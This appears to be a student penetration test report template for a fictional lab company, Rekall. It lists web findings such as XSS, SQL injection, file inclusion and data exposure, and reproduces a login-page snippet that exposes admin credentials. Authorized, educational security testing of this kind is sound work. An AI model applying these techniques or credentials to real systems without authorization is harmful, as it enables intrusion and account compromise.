Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Lauren Co.
Contact Name	Lauren Ferguson
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	2/7/23	Lauren Ferguson	Web Vulnerabilities
002	2/9/23	Lauren Ferguson	Linux Servers
003	2/13/23	Lauren Ferguson	Windows Servers

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Partial SQL attack protection
- User accounts have passwords
- Secondary field networking.php shows some input validation protection
- Admin access limited directory traversal
- Partially patched servers
- Password usually required for privilege escalation

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- XSS vulnerable
- Sensitive data on About-Rekall.php and robots.txt
- Malicious PHP and JPG file can be uploaded
- Weak user passwords
- Admin password credentials exposed
- SQL injection vulnerabilities
- Command injection
- PHP injection
- Brute force
- Directory traversal
- Open source data exposed
- Open ports
- Nmap scan conducted against network
- Several CVEs that allow shell access
- Unpatched softwares
- Network service discovery

Executive Summary


[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

Day 1: Web Vulnerability Assessment


- Used XSS reflected vulnerability in Welcome page




- Found XSS reflected vulnerability to Memory-Planner.php page




- Discovered XSS stored vulnerability in comments.php




- Sensitive data exposure using curl command About-Rekall.php




- Local file inclusion of php file in Memory-Planner.php




- Local file inclusion of jpg file in Memory-Planner.php




- SQL injection in login.php






- Sensitive data exposure of admin login credentials


```
   color: white;
}
</style>

    <form action="/Login.php" method="POST">

        <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit" background-color="black">Login</button>
```




- Sensitive data exposure of robots.txt

